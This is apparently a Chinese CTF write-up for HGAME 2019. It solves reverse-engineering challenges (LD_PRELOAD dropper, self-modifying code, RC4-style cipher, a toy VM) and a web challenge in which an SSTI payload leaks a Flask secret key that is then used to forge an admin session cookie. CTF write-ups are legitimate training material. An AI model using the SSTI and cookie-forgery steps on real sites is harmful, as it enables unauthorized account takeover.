
ida进入main



```
_fopen
_exit
__gmon_start__
start
sub_4008B0
sub_400930
sub_400950
sub_400976
sub_400C5C
main
sub_400FF0
init
fini
_term_proc
puts
readlink
fclose
__stack_chk_fail
system
printf
fgetc
fputc
__libc_start_main
fgets
atoll
feof
fseek
```

```c
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 v3; // r14
  __int64 v4; // rcx
  __int64 v5; // rdx
  char s; // [rsp+30h] [rbp-C0h]
  unsigned __int64 v8; // [rsp+B8h] [rbp-38h]

  v8 = __readfsqword(0x28u);
  memset(&s, 0, 0x80uLL);
  puts("Hello!");
  puts("Please input your flag:");
  fgets(&s, 50, stdin);
  v3 = atoll(&s);
  v4 = sub_400C5C(3978709506094217015LL, 0LL, v3, v3 >> 63, -6087289132206784371LL, -1LL);
  if ( v5 | v4 ^ 0x169A25615637D3A4LL )
    printf("failed", -6087289132206784371LL, -1LL);
  else
    printf("success!", -6087289132206784371LL, -1LL);
  return 0LL;
}
```

有点奇怪, 我们输入的 flag 经过 atoll, v3肯定为0, 根本无法影响结果




```
_init_proc
sub_400760
_puts
_readlink
_fclose
___stack_chk_fail
_system
_printf
_fgetc
_fputc
___libc_start_main
_fgets
_atoll
_feof
_fseek
_access
_fopen
_exit
__gmon_start__
start
sub_4008B0
sub_400930
sub_400950
sub_400976
crypto
main
```

```c
125   v31 = 's';
126   v32 = 'e';
127   v33 = 'l';
128   v34 = 'f';
129   v35 = '/';
130   v36 = 'e';
131   v37 = 'x';
132   v38 = 'e';
133   v39 = '\0';
134   if ( access(&name, 0) )
135   {
136     readlink(&path, &buf, 0x1000uLL);           // path = '/proc/self/exe'
137     stream = fopen(&buf, &modes);                // modes = 'rb'
138     fseek(stream, -12936LL, 2);
139     v6 = fopen(&name, &v10);                     // name = './.real.so'   v10 = 'wb+'
140     while ( !feof(stream) )
141     {
142       v3 = fgetc(stream);
143       fputc(v3, v6);
144     }
145     fclose(stream);
146     fclose(v6);
147     system(&command);                            // command = 'LD_PRELOAD=./.real.so ./real'
148     exit(0);
149   }
150   return __readfsqword(0x28u) ^ v70;
151 }
```

浏览发现 `sub_400976` 有小动作

可以看到 Line140 处的循环里,它写了个 `.real.so` , 我们用 `010editor` 把它提取出来

分析so文件发现 `real` 中调用的 `puts` 给改了



```
_scanf
_mprotect
_exit
_unk_EB1
j_encrypt
__gmon_start__
__cxa_finalize
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
encrypt
puts
fgets
sub_EB1
sub_F91
_term_proc
putchar
unlink
strlen
__stack_chk_fail
printf
getcwd
strcmp
malloc
scanf
mprotect
exit
```


```
unsigned __int64 puts()
{
  char *v0; // rax
  int i; // [rsp+Ch] [rbp-1014h]
  char buf[4104]; // [rsp+10h] [rbp-1010h]
  unsigned __int64 v4; // [rsp+1018h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  if ( aaaaa )
  {
    printf("Please input your flag:");
    putchar('\n');
    j_encrypt();
    exit(0);
  }
  memset(buf, 0, 0x1000uLL);
  getcwd(buf, 0x1000uLL);
  v0 = &buf[strlen(buf)];
  *v0 = 's.laer./';
  *(v0 + 4) = 'o';
  unlink(buf);
  printf("Hello!");
  putchar('\n');
  mprotect(&dword_0, 0x1000uLL, 7);
  for ( i = 0; i <= 309; ++i )
    *(encrypt + i + 20) ^= i;
  aaaaa = 1;
  return __readfsqword(0x28u) ^ v4;
```

第一次调用时 有个 SMC , 第二次再进入改好的代码, 最终发现 `real` 调用了两次 `puts` 就没用了

写个 idc 先把SMC改掉

```
#include <idc.idc>
static main() {
    auto enc_addr = 0x00000AF0;
    auto i = 0;
    for ( i = 0; i <= 309; ++i ) {
        PatchByte(enc_addr + i + 20, Byte(enc_addr + i + 20)^i);
    }
}
```


然后我们来分析 `encrypt` 函数



```
frame_dummy
encrypt
puts
fgets
sub_EB1
sub_F91
_term_proc
putchar
unlink
strlen
__stack_chk_fail
printf
getcwd
strcmp
malloc
scanf
mprotect
exit
```


```
  v29 = 252;
  v30 = 212;
  v31 = 179;
  memset(&input_str, 0, 0x80uLL);
  memset(&s2, 0, 0x80uLL);
  scanf("%50s", &input_str, &s2, v0);
  len_8 = strlen("hgame!@#");
  unk_EB1(lst, "hgame!@#", len_8);
  len = strlen(&input_str);
  unk_F91(lst, &input_str, len, &s2);
  if ( !strcmp(&s1, &s2) )
    printf("success!", &s2);
  else
    printf("failed", &s2);
  putchar(10);
  return __readfsqword(0x28u) ^ v34;
}
```

可以看到 `sub_EB1` 生成了个 lst, `sub_F91` 再根据 `input_str` 得到 `s2` , 最后再与 `s1` 比较



```
__int64 __fastcall sub_EB1(__int64 a1, __int64 a2, int val_8)
{
  __int64 result; // rax      v2, "hgame!@#", len_8
  unsigned int v4; // eax
  char v5; // ST24_1
  signed int i; // [rsp+18h] [rbp-Ch]
  signed int j; // [rsp+18h] [rbp-Ch]
  int index; // [rsp+1Ch] [rbp-8h]

  for ( i = 0; i <= 255; ++i )
  {
    result = i;
    *(a1 + i) = i;
  }
  index = 0;
  for ( j = 0; j <= 255; ++j )
  {                                           // 0x68,0x67,0x61,0x6D,0x65,0x21,0x40,0x23
    v4 = ((*(a1 + j) + index + *(j % val_8 + a2)) >> 31) >> 24;
    index = (v4 + *(a1 + j) + index + *(j % val_8 + a2)) - v4;
    v5 = *(a1 + j);
    *(a1 + j) = *(a1 + index);
    result = index;
    *(a1 + index) = v5;
  }
  return result;
}
```

这里的 `v4` 完全没鸟用




```
__int64 __fastcall sub_F91(__int64 a1, __int64 a2, int a3, __int64 a4)
{
  unsigned int v4; // eax      lst, &input_str, len, &s2
  char v5; // ST38_1
  __int64 result; // rax
  signed int v7; // [rsp+2Ch] [rbp-14h]
  int v8; // [rsp+30h] [rbp-10h]
  int i; // [rsp+34h] [rbp-Ch]

  v7 = 0;
  v8 = 0;
  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a3 )
      break;
    v7 = ((((v7 + 1) >> 31) >> 24) + v7 + 1) - (((v7 + 1) >> 31) >> 24);// v7 += 1
    v4 = ((v8 + *(a1 + v7)) >> 31) >> 24;
    v8 = (v4 + v8 + *(a1 + v7)) - v4;          // v8 += a1[v7]
    v5 = *(a1 + v7);
    *(a1 + v7) = *(a1 + v8);                   // a1[v7] <=> a1[v8]
    *(a1 + v8) = v5;
    *(i + a4) = *(i + a2) ^ *(a1 + (*(a1 + v7) + *(a1 + v8)));
  }
  return result;
}
```

这里的 `v4` 也如同虚设

直接照着写 solver

```
lst = [i for i in range(256)]
hgm = [0x68,0x67,0x61,0x6D,0x65,0x21,0x40,0x23]
s1 =
[67,36,229,161,197,29,114,210,40,239,190,234,165,151,68,96,217,15,44,111,94,38,179,10,252,
212,179]
index = 0
for j in range(256):
        index = (lst[j] + hgm[j%8] + index) % 256
        lst[index], lst[j] = lst[j], lst[index]
v7 = v8 = 0
flag = ''
for i in range(len(s1)):
        v7 += 1
        v8 = (v8 + lst[v7]) % 256
        lst[v7], lst[v8] = lst[v8], lst[v7]
        flag += chr(s1[i]^lst[(lst[v7]+lst[v8])%256])
print(flag)  # hgame{th1s_f4ke_re4l_w0rld}
```

happyVM



```
Function name            Se
_init_proc               .i
sub_400530               .p
_puts                    .p
___stack_chk_fail        .p
_printf                  .p
_read                    .p
___libc_start_main       .p
_calloc                  .p
_strcmp                  .p
__gmon_start__           .p
start                    .t
sub_4005F0               .t
sub_400670               .t
sub_400690               .t
read_n                   .t
main                     .t
set_zero                 .t
VM                       .t
PUSH                     .t
POP                      .t
```

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  const char *v3; // rax
  char s1; // [rsp+0h] [rbp-30h]
  unsigned __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  set_zero();
  puts("Input your flag: ");
  read_n(&s1, 34LL);
  printf("Your flag is: %s\n", &s1);
  VM((unsigned __int64)&opcode, (__int64)&s1);
  if ( !strcmp(&s1, &s2) )
    v3 = "correct";
  else
    v3 = "wrong";
  puts(v3);
  return 0LL;
}
```

很普通的VM, 分析一下被调函数的意义, 再照着函数表解读 `opcode` , 由于内容比较少, 我直接手译(其实就是py渣)

```
     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

0    11 2D 00 22 05 10 14 09  17 00 32 05 03 11 16 06
1    00 16 05 11 16 17 0E 01  15 04 0F 01 16 02 00 00
2    04 03 05 10 14 2B 05 09  03 13 16 05 12 15 04 10
3    14 36 0A 01 13 2D 03 04  12



       11 2D     PUSH eip
                 JMP  0x2D
       00 22     PUSH 0x22
       05        POP  ebx
       10        CMP  eax, ebx
       14 09     JE   0x09
       17        EXIT
(0x09)00 32      PUSH 0x32
       05        POP  ebx
       03        PUSH edi
       11 16     PUSH eip
                 JMP  0x16
       06        POP  edi
       00 16     PUSH 0x16
       05        POP  ebx
       11 16     PUSH eip
                 JMP  0x16
       17        EXIT
(0x16)0E 01      SUB  edi, 1
       15        PUSH Str[edi]
       04        POP  eax
```

```
        0F        XOR  eax, ebx
        01        PUSH eax
        16        POP  Str[edi]
        02        PUSH ebx
        00 00     PUSH 0x00
        04        POP  eax
        03        PUSH edi
        05        POP  ebx
        10        CMP  eax, ebx
        14 2B     JE   0x2B
        05        POP  ebx
        09 03     ADD  ebx, 3
        13 16     MOV  eip, 0x16
(0x2B)05        POP  ebx
        12        POP  eip
(0x2D)15        PUSH Str[edi]
        04        POP  eax
        10        CMP  eax, ebx
        14 36     JE   0x36
        0A 01     ADD  edi, 1
        13 2D     MOV  eip, 0x2D
(0x36)03        PUSH edi
        04        POP  eax
        12        POP  eip
```

这里的汇编可能有点问题, 我<<汇编语言>>也就看了一半

可以看到先是跳到 0x2D 通过循环把 `Str` 推入栈中, 换成C差不多这样:

```
        while ( str[i] != 0 ) {
                buf[i] = str[i];
                ++i;
        }
```

跳回去后先比较了一下长度 如果不是 0x22 就退出, 然后去了两次 0x16

0x16 处就循环倒序异或, 每次异或的值加 3

```
        do {
                --i;
                buf[i] ^= chr;
                chr += 3;
        } while ( i != 0 );
```

写个C解一解


```
#include<stdio.h>
int main(){
        char s[0x22] =
{0x84,0x83,0x9D,0x91,0x81,0x97,0xD7,0xBE,0x43,0x72,0x61,0x73,0x73,0x0C,0x6A,0x70,0x73,0x11
,0x48,0x2C,0x34,0x33,0x31,0x36,0x23,0x34,0x3E,0x5C,0x23,0x4E,0x17,0x11,0x19,0x59};
        char a = 0x32;
        int i;
        for ( i = 0x21; i >= 0; --i ) {
                s[i] ^= a;
                a += 3;
        }
        a = 0x16;
        for ( i = 0x21; i >= 0; --i ) {
                s[i] ^= a;
                a += 3;
        }
        for ( i = 0; i < 0x22; ++i ) {
                putchar(s[i]);
        }
        return 0;
} // hgame{3Z_VM_W0NT_5TOP_UR_PR0GR355}
```

WEB

happyPython

打开发现是基于 Flask 开发堆栈的应用程序, 我们可以考虑 SSTI 攻击

先看下 {{config}} , 发现密钥



HGAME 2019
Flask
客户端 session 导致的安全问题
不安全 | 118.25.18.223:3001/%7B%7Bconfig%7D%7D
LOGOUT

/<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': '9RxdzNwq7!nOoK3*', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False,

gayhub上找到工具 `flask-session-cookie-manager` [地址]()


先解密一下

```
PS C:\Users\LurkNoi\Desktop\Hgame2019> py session.py decode -c '.eJwlj0tqAzEQRO-itRf9V8uXGSR1ixhDAjP2KuTuFmRVm3qPqt9yrDO
vr3J_ne-8leMR5V6gSapYcq3auNXRxaMKDOIjtWBMX84c7uTKOWnn3J1MOrmyNjLqLc0gSHCAjpnDBvfVpbcWa0atm8-wLV5o3TOMcWGuRlxuZV7nOl4_z_z
ee0xdxKRqzRETByoQd4C0QOYpAxpPQN_c-8rz_wSClb8PnHk-UA.XG6TWQ.WJbbrt_PtYnx9Shx1H8W6UybzK8' -s '9RxdzNwq7!nOoK3*'
{'_fresh': True, '_id': '094e546e37759397ba48d743b216256d31e8f833d882853ec2828c48dee25cfe79262a9e660d241b05bceb6b3afa4a9
9dfcd7733ded68d7f16a88d611f1ef923', 'csrf_token': '6584464757ebdc1b15023a00e6d133c4b093c018', 'user_id': '106'}
```

试试把 `user_id` 改成 1

```
PS C:\Users\LurkNoi\Desktop\Hgame2019> py session.py encode -s '9RxdzNwq7!nOoK3*' -t "{'_fresh': True, '_id': '094e546e3
7759397ba48d743b216256d31e8f833d882853ec2828c48dee25cfe79262a9e660d241b05bceb6b3afa4a99dfcd7733ded68d7f16a88d611f1ef923'
, 'csrf_token': '6584464757ebdc1b15023a00e6d133c4b093c018', 'user_id': '1'}"
.eJwlj0tqAzEQRO-itRfqf8uXGSR1ixhDAjP2KuTuFmRVm3qPqt9yrDOvr3J_ne-8leMR5V5q4xTWJDNp1Gx09jCmgaAoGgTpy4nCHV0oJ-6cu5OJMldaQ8X
eUrUGMowqY-bQQX117q3FmmG2-Qzd4gXa3UMBFuRqSOVW5nWu4_XzzO-9R8WZlUOsROwYIBWp15oaQDR51Eazgm_ufeX5fwLK3wcggT3q.XG6iOg.cTzuIYJ
yj2_1CIf4lCg8HxTJuBk
```

Burp 访问获得 flag: hgame{Qu_bu_la1_m1ng_z1_14}



```
GET /user HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr,
*/*
Referer: http://118.25.18.223:3001/login
Accept-Language:
zh-Hans-CN,zh-Hans;q=0.8,en-US;q=0.5,en;q=0.3
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
Trident/7.0; rv:11.0) like Gecko
Host: 118.25.18.223:3001
Pragma: no-cache
Cookie:
session=.eJwljOtqAzEQRO-itRfqf8uXGSRlixhDAjP2KuTuFmRVm3q
Pqt9yrDOvr3J_ne-8leMR5V5q4xTWJDNp1GxO9jCmgaAoGgTpy4nCHV
DoJ-6cu5OJMldaQ8XeUrUGMowqY-bQQX117q3FmmG2-Qzd4gXa3UMBF
uRqSOVW5nWu4_XzzO-9R8WZlUOsROwYIBWp15oaQDR51Eazgm_ufeX5
